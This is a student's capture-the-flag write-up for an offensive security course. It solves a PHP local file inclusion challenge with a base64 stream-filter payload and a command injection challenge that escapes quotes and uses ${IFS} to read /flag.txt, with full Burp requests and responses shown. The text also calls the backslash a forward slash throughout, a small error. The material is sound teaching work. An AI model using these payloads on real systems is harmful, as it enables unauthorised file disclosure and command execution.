Alexander Lotero

Offensive Security

Spring 2023

Week 2

This week's challenges included "Inclusion," "Ping Me", and "Nevernote Pickle." For credit, I chose to complete "Inclusion" and "Ping Me."


Inclusion

The first challenge this week, "Inclusion," provided us with the prompt "can you get the flag" with a link to a minimalist "My Blog" web page. "My Blog" includes a navigation bar with three links to pages on the site: Home - where a simple welcome message is printed to the screen, About - a mostly empty page intended to describe the site, and Flag - a page in which the following hint is printed to the screen "the flag is just above this line (in the source code at least)!"

The first thing to notice is that these three pages, as linked to in the navbar, are called through the request query parameter "page" within the URL. For example, the following URL takes the user to the about page: *http://offsec-chalbroker.osiris.cyber.nyu.edu:1243/index.php?page=about*. Given that the index file of the site is written in PHP, and the page parameter is dynamic - loading a file from the server based on user interaction, we concluded that we were likely dealing with a local file inclusion vulnerability (1, 2). Further, because the flag page states that the challenge flag is within its source code, we concluded that our goal was to somehow include more of the "flag" page file via file inclusion. Admittedly, when I initially read the source code hint above, I reasoned that the source code was the index file itself, but this led me down a rabbit hole of URLs including page=index, etc.

At this point, once I had concluded that the "file" page was the source code being referred to in the hint, I returned to the Week 2 slides to review the file inclusion section. Specifically, the PHP - Stream Filters section. Here, the slides describe PHP's built-in URL scheme for automatic filtering that can be used on both input (in this case) and output. For this method to work, we are making the assumption that the *index.php* code that is actually fetching the file is using the *include* method as opposed to *require* or *require_once*, but as you will see, this assumption proved to be true.


Adopting the stream filter format described in the slides, *php://filter/convert.base64-encode/resource={file}*, we began our testing. First, we used our BurpSuite proxy to intercept a request in order to edit our payload. Then, we changed the request query parameter “page” to our stream filter payload:



```
GET /index.php?page=
php://filter/convert.base64-encode/resource=flag
HTTP/1.1
Host: offsec-chalbroker.osiris.cyber.nyu.edu:1243
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:91.0) Gecko/20100101 Firefox/91.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0
.9,image/webp,*/*;q=0.8
```


```
HTTP/1.1 200 OK
Date: Sun, 12 Feb 2023 18:18:24 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.6
Vary: Accept-Encoding
Content-Length: 1958
Content-Type: text/html
```

Our request received an HTTP 200 OK response which included the following text within the container:



```
    <div class="container">
PD9waHAKLy9mbGFne3BocF8xbmNsdWQzXzFzX3MwX3czMXJkXzI5ZTliMzVj
MDFmOX0KPz4KVGhlIGZsYWcgaXMganVzdCBhYm92ZSB0aGlzIGxpbmUgKGlu
IHRoZSBzb3VyY2UgY29kZSBhdCBsZWFzdCkh    </div><!--
/.container -->
```

While it is not yet obvious what we are looking at here, note that our payload included instructions to base64 encode our flag page. Thus, the next step was to plug this output into the decoder tab in Burp as seen below:



```
/QzXzFzX3MwX3czMXJkXzI5ZTliMzVjMDFmOX0KPz4KVGhlIGZsYWcgaXMganVzdCBhYm92ZSB0aGlzIGxpbmUgKGluIHRoZSBzb3VyY2UgY29kZSBhdCBsZWFzdCkh
```

```
<?php
//flag{php_1nclud3_1s_s0_w31rd_29e9b35c01f9}
?>
The flag is just above this line (in the source code at least)!
```

As you can see, this payload instructed *index.php* to grab the entirety of the flag page, encoded it in base64, and printed it within the server's response. Once decoded, the challenge flag is visible indicating the successful completion of the challenge.

Ping Me

The second challenge this week, "Ping Me," provided us with the following to begin, an "index.php" file including the php code for the running webpage, and access to the web page itself. The webpage is fairly barebones, only including the prompt "IP to ping," a user input field "IP," and a clickable "ping" button to submit the IP. Upon submitting an IP, e.g. 127.0.0.1 (localhost), we are sent to a page reporting our ping results as completed by the server. The only notable detail of this output is that the server is running some form of linux as indicated by the ping command output starting with the word "ping" rather than "pinging" as it would be in Windows. By this point, because our input is being included as part of a shell command, it became clear that we were dealing with a command injection vulnerability. Note, for most of the testing reported below, we were utilizing BurpSuite's repeater function to edit and resend our payload.

The next step was to examine the provided "index.php" file to extract what details we could about the backend process being run by the vulnerable server. We note three key features identified within index that led to our solution to the challenge:

1. Setting the "debug" request query parameter enables us to view the ping command that was executed within bash,
2. If the whitespace character is detected within our input, the process is killed and an error message is printed, and
3. Any occurrence of the single quote character, "'" is replaced with a forward slash followed by the single quote[1]

At first glance, the escape character might indicate issues for us because a valid IP input (with debug set) shows the command that was executed as *ping -c1 -t1 '127.0.0.1'*, but the format that we need to inject an additional command is *ping -c1 -t1 '127.0.0.1'; ls*. However, by adopting the escape character into our input, rather than escaping the single quote, we can force php to escape the escape character by entering


[1] The forward slash is an escape character in php, so by placing it in front of the single quote, it means that the single quote will not cause the IP input string to end (3).

the following into the IP field: *127.0.0.1\'; ls*. This will result in the following command: *ping -c1 -t1 '127.0.0.1\\'; ls* causing the second forward slash (escape character) to be "ignored" rather than the single quote that follows.

By this point in our payload, we have bypassed the "no single quote" rule, but our next issue is the "no spaces" rule. In order to build a valid shell command, we need to separate fields, meaning the following will not execute as expected: *ping -c1 -t1 '127.0.0.1\\';ls-a*, because there is no space between the *ls* command and the *-a* parameter. While it was relatively easy to find a list of characters/strings that can be used in place of a space in a shell command (4), it was at this point in our testing that we became stuck. To avoid a tangent that became nothing more than a time sink, the summary is that we were testing our payload on a zsh shell (Kali Linux) rather than a bash shell which is what the server was running. This meant that a replacement for space in bash, "${IFS}," found both in this week's slides and (4), was not working. Eventually, the problem became clear upon testing "${IFS}" in a proper bash shell. Thus, by this point, our input into the IP field had become the following: *127.0.0.1\';ls${IFS}-a*.

Next, the challenge prompt reports that our target flag is located at */flag.txt* on the server. As such, rather than the ls command we were using previously to test our bypasses for blacklisted characters, we needed a command that would print the contents of that flag file. We kept it simple and used the built-in cat command (5). Cat (concatenation) reads and provides the content of a specified file as output. At this point our payload, as entered into the IP field is *127.0.0.1\';cat${IFS}/flag.txt*.

I assumed this payload would provide us with the flag, but upon submitting, still with the debug parameter set, we see the following as the command run in bash: *ping -c1 -t1 '127.0.0.1\';cat${IFS}/flag.txt'*. Note that our cat command is retaining the last single quote from the original php string causing the /flag.txt file to not be found. Thus, we assumed that we need an additional command to chain onto the end of our input so that our cat command remains intact, but this new, third command can fail due to the single quote. For no particular reason, we chose ||*echo no* that eventually through further iterations just became ||*echono*. Thus our input became *127.0.0.1\';cat${IFS}/flag.txt*||*echono*. When this still did not work we tried to open the single quote at the end of our command so it just became an empty string “” using the same escape character strategy described above. This resulted in the following, final payload, *127.0.0.1\';cat${IFS}/flag.txt*||*echono*\'. With debug still set, the server’s response printed the command that was run, as well as the flag found in flag.txt:




```
GET /?ip=127.0.0.1\';cat${IFS}/flag.txt||echono\'&debug=true
HTTP/1.1
Host: offsec-chalbroker.osiris.cyber.nyu.edu:1244
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0)
Gecko/20100101 Firefox/91.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/w
ebp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://offsec-chalbroker.osiris.cyber.nyu.edu:1244/
Cookie: CHALBROKER_USER_ID=aal562
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Thu, 09 Feb 2023 00:12:50 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.6
Vary: Accept-Encoding
Content-Length: 105
Connection: close
Content-Type: text/html

ping -c1 -t1
'127.0.0.1\\';cat${IFS}/flag.txt||echono\\''
flag{f33l_fr33_2_nuk3_th3_b0x_:)_9610bd7b2353}
```

Figure 1: Our successful payload, as sent through Burp.



```
offsec-chalbroker.osiris.cyber.nyu.edu:1244/?ip=127.0.0.1\';cat${IFS}/flag.txt||echono\'&debug=true
```

```
ping -c1 -t1 '127.0.0.1\\';cat${IFS}/flag.txt||echono\\'' flag{f33l_fr33_2_nuk3_th3_b0x_:)_9610bd7b2353}
```

Figure 2: The response/output of our successful payload.

References

1. *https://www.w3schools.com/php/php_includes.asp*
2. *https://www.offensive-security.com/metasploit-unleashed/file-inclusion-vulnerabilities/*
3. *https://www.digitalocean.com/community/tutorials/how-to-work-with-strings-in-php*
4. *https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Command%20Injection*
5. *https://www.geeksforgeeks.org/cat-command-in-linux-with-examples/*